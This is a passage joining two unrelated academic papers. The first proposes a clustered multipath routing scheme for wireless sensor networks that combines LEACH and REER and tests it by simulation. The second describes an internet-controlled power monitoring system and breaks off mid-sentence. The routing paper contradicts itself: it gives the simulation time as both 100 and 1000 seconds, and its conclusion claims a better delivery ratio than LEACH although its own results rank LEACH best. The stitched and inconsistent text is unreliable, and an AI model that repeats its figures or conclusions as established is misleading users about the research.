After the selection of cluster heads and clustering of member nodes, the steady state phase starts. In this phase, transfer of data takes place. All the member nodes send their data to their respective cluster heads by single hop communication during the allocated slot according to the TDMA table. After receiving the data from each member node, the cluster head fuses it into a single signal and transmits it to the base station. After the completion of data transfer, the entire network comes into the next round.

b) REER(Robust and Energy Efficient Multipath Routing)

Bashir Yahya and Jalel Ben-Othman [3] have proposed a robust and energy efficient multipath routing protocol (REER). REER calculates multiple paths for communication between source and destination. These paths are calculated on the basis of residual energy, buffer space and interference (signal to noise ratio). After the discovery of multiple paths, the data is transferred through the best preferred path. When the cost of the best preferred path falls below some threshold, next alternative path is used.

A function called link cost function is used to calculate the next hop in the path discovery phase. The link cost function depends on the residual energy of the node, available buffer space and signal to noise ratio. Let N_x be the set of neighbors of the node x . We can get the next hop by the given formula

$$\text{Next hop} = \max_{y \in N_x} \{ \alpha E_{\text{resd},y} + \beta B_{\text{buffer},y} + \gamma I_{\text{interference},xy} \}$$

Where, $E_{\text{resd},y}$ is the current residual energy of node y , where $y \in N_x$, $B_{\text{buffer},y}$ is the available buffer size of node y , and $I_{\text{interference},xy}$ is the SNR for the link between nodes x and y .

The total cost of the path is calculated from the individual link costs. The total cost C_{total} for the path P which consists of a set of K nodes can be given as the sum of the individual link costs $l_{(xy)_i}$, $i \in K$ along the path. This means:

$$C_{\text{total},P} = \sum_{i=1}^{K-1} l_{(xy)_i}$$

The whole operation of REER is explained as follow. The first phase is the initialization phase in which each sensor node broadcasts a HELLO message. The purpose of this HELLO message is to get information about the neighbors. During this phase, each sensor node maintains and updates its neighboring table. After this, every sensor node has all the information about its neighboring nodes. With this information, they calculate the link cost using the link cost function. Now, the sink begins to calculate its preferred next hop and sends a route request message to the most preferred next hop. The same procedure continues from hop to hop until the source node is reached. The sink sends an alternate path route request to its next most preferred path for finding the alternate path.

The multiple alternate paths are kept alive by flooding KEEPALIVE messages through those paths. The flooding of these messages is done by the source node periodically.

After the paths and multipaths have been discovered, transfer of data takes place. Upon receiving a query packet, the source nodes begin collecting all the relevant data and send it to the sink via the best preferred path. Each node consults its neighboring table and finds out the ID of the next hop, and then forwards the data to its next hop. This process continues until the

data reaches the sink node. Transmission of data continues over the primary path until a certain threshold is reached, then the next best alternative path is being used, and so on.

c) Proposed method

After the brief overview of the LEACH and REER routing protocols, we give our proposed method of energy efficient routing. LEACH is a very efficient clustering protocol with randomized rotation of cluster heads. But since the communication from cluster head to sink is single hop, it is a very high energy transmission. Energy consumption of the inter-cluster is much more than the intra-cluster. Therefore, it is obviously important how to set the reasonable inter-cluster communication mechanism to decrease cluster heads' energy consumption [9]. This can be rectified by introducing multiple hops for cluster head to sink communication since the smaller the distance to transmit the lower the consumption is [10]. This means, that each cluster head will send its data to the sink by sending it to the intermediate cluster heads. Now, since the cluster head to sink communication is multihop, we need some routing scheme. We introduce a routing similar to REER for this multihop communication between cluster head and sink.

The whole algorithm is divided into a number of phases. These phases are described as follows:

Cluster Formation phase: In this phase, clustering of the network takes place. Clustering is usually used to speed up route discovery by structuring the overall network nodes hierarchically [11]. The procedure for the selection of cluster heads and cluster formation is similar to that of LEACH. Each sensor node in the network generates a random number to decide whether it will become a cluster head or not. The random number generated by the node is compared to the threshold $T(n)$ and if the value is less than $T(n)$, it is selected as the cluster head. This threshold value is calculated on the basis of percentage of cluster heads to be elected and the number of times the node has been elected as a cluster head.

$$T(n) = \begin{cases} \frac{P}{1 - P * (r \bmod \frac{1}{P})} & \text{if } n \in G \\ 0 & \text{otherwise} \end{cases}$$

In this way, each node gets a chance to be the cluster head. After the selection process, each node that has been elected as cluster head broadcast an advertisement message. When the nodes receive the advertisement message, they decide on which cluster to join on the basis of received signal strength from the cluster head. These nodes inform the cluster head that they will join the cluster by sending a message to that cluster head.

Multipath inter cluster communication: In the LEACH protocol, the cluster heads send their data directly to the sink irrespective of the energy being utilized for this transmission. In order to minimize this energy usage, we introduce multiple hops between cluster head and sink. The cluster heads send their data to the sink via other cluster heads. Now, a HELLO message is broadcasted by the cluster heads to other cluster heads and the sink. In this way, all the cluster heads have all the necessary information about the other cluster heads in the network. Each head maintains a neighboring table. The base station or the sink will now calculate the preferred next hop using the link cost function as proposed by REER. It sends a RREQ message to the calculated next hop. The preferred next hop again computes its next hop and sends the RREQ message. This continues until the source node is reached. The base station then sends the alternate path RREQ. The primary and alternate paths are node disjoint. Due to this, in case of failure of a path, the alternate path will not be affected.

Route maintenance: Now, for keeping the multiple paths alive, a KEEPALIVE message is flooded through the alternate paths. Through this, all the paths are maintained.

Data transferring phase: After the grouping of nodes and discovery of multiple paths, transfer of data takes place. We assume that each node has data to send. The member nodes send their data to their cluster head. This is a single hop communication. Since the nodes within the cluster are within small transmission range with the cluster head, therefore, energy used is low. Also, due to single hop communication, the data delivery ratio is high. Transmission of data from the cluster head to the base station takes place through the discovered multipaths. The data is transferred through the primary path. In case of node failure, i.e. when the data packet cannot be forwarded to the next hop in the current path, the current link is considered to be disconnected. So, an error message is sent to the source node. When the source node receives this error message, it removes the current path from its routing table and selects the next preferred path from its routing table. After this, the transmission process is resumed. The use of alternate paths makes the communication more reliable. Node failure does not affect the reliability of the network.

After a single round is completed, the cluster reconstruction takes place. New cluster heads are elected and again the whole process continues.

IV. SIMULATION AND RESULTS

We simulate and analyze LEACH [7], REER [3] and our proposed method on NS2 [12] simulator. We evaluate the results on the basis of lifetime of the network and average delivery ratio. Our simulation environment consists of a 100m x 100m network consisting of 200 randomly deployed nodes. All the nodes are assumed to

have same initial energy. The simulation runs for 100secs.

Table 1: Simulation Parameters

Parameters	Value
No. of nodes	200
Network field	100m x 100m
MAC layer	IEEE802.11
Percentage of cluster heads	20
Initial Energy	10joules
Simulation time	1000 seconds
Base station position	(25,100)

a) Energy Efficiency

We evaluate the energy efficiency with the lifetime of the network. Fig. 1 shows a graph between the number of dead nodes and the simulation time. The graph clearly shows that the lifetime of proposed algorithm is better than LEACH and REER. This is due to the energy aware clustering used in the proposed algorithm. We use multihop inter cluster communication, thereby avoiding high energy transmission. Also the multipath routing used, considers the residual energy of the nodes while selecting their next hop. Due to this, a single node does not continually drain its energy, thereby increasing the lifetime of the network.




Figure 1: Number of dead nodes

b) Average delivery ratio

It is the ratio of number of packets successfully received to the number of packets sent. Fig. 2 shows the graph between the average delivery ratio of nodes and time. The average delivery ratio of LEACH is best among all the three routings because LEACH is a single hop routing algorithm. The data does not need to travel via intermediate nodes. The average delivery ratio of REER is the lowest. Our proposed algorithm lies between LEACH and REER since it has fewer hops as compared to REER.




Figure 2 : Average delivery ratio

V. CONCLUSION AND FUTURE WORK

We have successfully implemented our proposed routing algorithm. In our protocol, cluster formation is same as in LEACH. Nodes within a cluster transfer data to the cluster head through single hop. For the transfer of data from cluster heads to the base station, we introduce multihop communication. The path used for this multihop data transfer is decided by using the link cost function. The link cost function uses the residual energy, buffer space and signal to noise ratio to determine the next hop.

We find that the proposed routing is more energy efficient as compared to LEACH and REER. This is because the proposed routing uses the benefits of both multipath and cluster based routing. Our algorithm is more reliable and has a higher average delivery ratio than LEACH. This is due to the use of multipaths. In case of failure of a single path, alternate path is used.

As our future work, we will analyze the protocol more deeply by evaluating other performance metrics such as control overhead and average delay. We will also work on sensor networks with mobile nodes.

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Design and Implementation of Internet based Power Monitoring and Controlling System using PIC16F84A Microcontroller for Energy Regulation

By Vinyl Ho Oquino

Adama Science and Technology University, Ethiopia

Abstract- One of the major causes of high electrical energy consumption is unawareness of usage of electricity. Most people forget of turning-off lights and electrical equipment when not used or even when they are not around. Study shows that 80 per cent of the employee in different offices would forget to turn off lights and other electrical equipment when they are out of the office. The internet based remote control systems are commonly available in most advanced countries. Thus, for developing country like Ethiopia this technology is very much helpful for regulating the energy consumption of every government and private establishment. The main objective of this project is to control and monitor any electrical appliances using internet anywhere. The main components of this project were low cost computer as server and a low cost microcontroller PIC16F84A.

Keywords: *microcontroller, power monitor, power control, internet remote control, energy regulation.*

GJCST-E Classification : C.2.0



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Abstract- One of the major causes of high electrical energy consumption is unawareness of usage of electricity. Most people forget of turning-off lights and electrical equipment when not used or even when they are not around. Study shows that 80 per cent of the employee in different offices would forget to turn off lights and other electrical equipment when they are out of the office. The internet based remote control systems are commonly available in most advanced countries. Thus, for developing country like Ethiopia this technology is very much helpful for regulating the energy consumption of every government and private establishment. The main objective of this project is to control and monitor any electrical appliances using internet anywhere. The main components of this project were low cost computer as server and a low cost microcontroller PIC16F84A. The microcontroller module was develop and connected to the server computer. The server computer was connected to the internet in order to be accessible anywhere. The microcontroller controls and monitors the status of the connected appliances. The web application was developed using HTML and PHP scripting language. The hardware and software of the system were tested in one of the universities in Ethiopia and one College School in Philippines. As a result the system works efficiently and effectively in the both university and college school. The system is now currently implemented in the Philippines.

Keywords: microcontroller, power monitor, power control, internet remote control, energy regulation.

I. INTRODUCTION

Energy usage depends on the time and power rating of the loads. Monitoring to the different facilities helps the administrator or owner manage the energy consumption of the building. Aside from energy management, the safety, maintenance, and reliability of the facilities are being maintained. [1] Many commercially made power monitoring products are available in the market today. [2] But some of these products are costly and not serviceable. This results to a high maintenance cost by using this product.

This study aimed to design and implement an internet based system that can monitor and control the electrical power using a low cost microcontroller. The

system is accessible using the internet and the server computer. The output of study can benefit the commercial establishment buildings, universities and residential establishments that need to monitor and control the electricity of the facilities.

II. HARDWARE DESIGN

The hardware component of the research project includes the microcontroller module, the low voltage to high voltage interface driver, the computer server, and the modem router for the internet connectivity. The block diagram and the connection to the internet were shown in figure 1.





Figure 1: The Hardware Block Diagram

The outputs of the microcontroller were connected to the low voltage - high voltage interface. The low voltage – high voltage interface control the load based on the output of the microcontroller. The microcontroller was also connected to the server computer via a serial communication. The server computer was connected to the modem router in order to access via internet. The database application was installed in the server computer recording all the status of the loads. Any activities by the microcontroller were stored in the database through the server computer.

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b) *The Low voltage - High voltage Interface*

Figure 3 : The Low voltage – High Voltage Circuit

$$\text{Relay Coil Current} = \frac{\text{Coil Operating Voltage}}{\text{Coil Resistance}}$$
$$R = \frac{4.3 \text{ v}}{\text{Base Current}}$$

$$\text{And base current} = \frac{\text{Collector Current}}{\text{Transistor Gain}}$$

c) The Power Supply

Figure 4 : The 12 and 5 Volts DC Power Supply Circuit

III. SOFTWARE DEVELOPMENTS

a) *Embedded Software*

The microcontroller needs embedded program instruction in order to give an output based on the requirement. Figure 5 shows the flow chart diagram of the embedded program. The program was written using mikro C compiler and compile directly to hex file.




Figure 5 : Flow Chart Diagram of Embedded Program

The PIC16F84A microcontroller doesn't have built-in serial port module. The software UART library was used to configure PORTA to communicate serially. [3] After configuring the different port used in the system, the microcontroller starts reading the incoming data via serial port. The data sent to serial port was used either to turn-on or turn-off the load. Then after the execution of turning-on or off, the program decide either to continue or end the program. This program continues as long as the microcontroller receives power.

b) Controller Software

The controller software was written in visual basic. It was used to send and receive data to microcontroller. Figure 6 shows the controller program written in visual basic.




Figure 6 : The Controller Program in Visual Basic

The visual basic has communication tool that was used to communicate with the serial port. The timer

tool was used in order to continue sending and receiving data with the microcontroller. The visual basic program also communicate the MySQL database for updating the data.

c) Web Application

A web page application was written using HTML and PHP scripting. The MySQL database was also used to store the status of the load. Figure 7 shows the web page application for monitoring the load power status. Using the webpage, the users can turn-on and turn-off the power.



Figure 7 : The Web Application

The PHP scripting language was used to communicate the serial port and store the data into the database. The HTML was used for the display in the web page. Figure 8 shows the control panel of MySQL database. The database was created using the PHP admin cpanel interface.




Figure 8 : The C panel of My SQL Database

IV. NETWORK AND SERVER CONFIGURATIONS

The server computer was connected to the router in order to be connected to the internet. The user access the internet to the computer via router connected in the system.

a) Server Computer Configuration

The server computer contains all necessary software application needed for the system. The server computer contains the WAMP web server and the

controller software written in visual basic. The WAMP server application software was installed to host the webpages for the system. The controller software that was written in visual basic was used to communicate the server computer and the microcontroller via USB port.

The microcontroller received data from computer through serial communication.

b) Router Configuration

All hardware connected to internet has its own ID or address. The router was used to select the data path based on the address of the data. In order to connect to the internet a public IP address was issued by the internet provider. [4] All connected to the router can access the internet. If the computer wants to broadcast its data to the internet, the router was configured its port forward. [5] The port forwarding option of the router needs to be enabled. Assign a port number corresponding to the IP address of the computer connected to the router. There were different procedures of configuring router depending on the manufacturer.

V. IMPLEMENTATION RESULTS

The final output of the development of low cost power monitoring and controlling system is discussed in this section.

The microcontroller module development was shown in figure 9. The PIC16F84A microcontroller was used in the module. It was designed to communicate form the load to the computer. The embedded program that was loaded to the microcontroller uses soft UART library. This library was used so that it can be configured by using serial communication. The serial communication was used to communicate with the server computer.




Figure 9 : The Microcontroller Module

Figure 10 shows the driver module that was used to interface the low voltage coming from the microcontroller to the high voltage load, typically a 230 volts AC. The relay was used as an interface to the load. The relay was operating at 12v DC with a 10 ampere contactor.




Figure 10 : The Interface Driver with Relay

The USB to RS232 converter was used in order to connect the microcontroller with the computer. Figure 11 shows the USB to RS232 converter cable. This cable was used since the computer uses USB port.



Figure 11 : The USB to RS232 converter Cable

The interface module with the relay was directly connected in the circuit breaker in the panel board as shown in figure 12. The relay contactor was used to control the power from each load connected to the circuit breaker. The circuit breaker was used to protect the system against short circuit and over loading form the load side.



Figure 12 : The Panel Board Breaker and the Interface

The connection of circuit breaker with the interface device, computer and from the main source was shown in figure 13. The main source was directly connected to the contactor of the relay. The relay driver was connected to the microcontroller module output.




Figure 13 : The Circuit Breaker Connection to Controller

The Internet Based Power Monitoring and Controlling System Using PIC16F84A Microcontroller for Energy Regulation were tested in one of the computer laboratory of Adama Science and Technology University, Ethiopia and in ACLC College, Philippines. And it was a successfully adopted by the administrator. The said project was applicable in any buildings that required power monitoring and controlling for energy regulation. The system were tested 24/7 without

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
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


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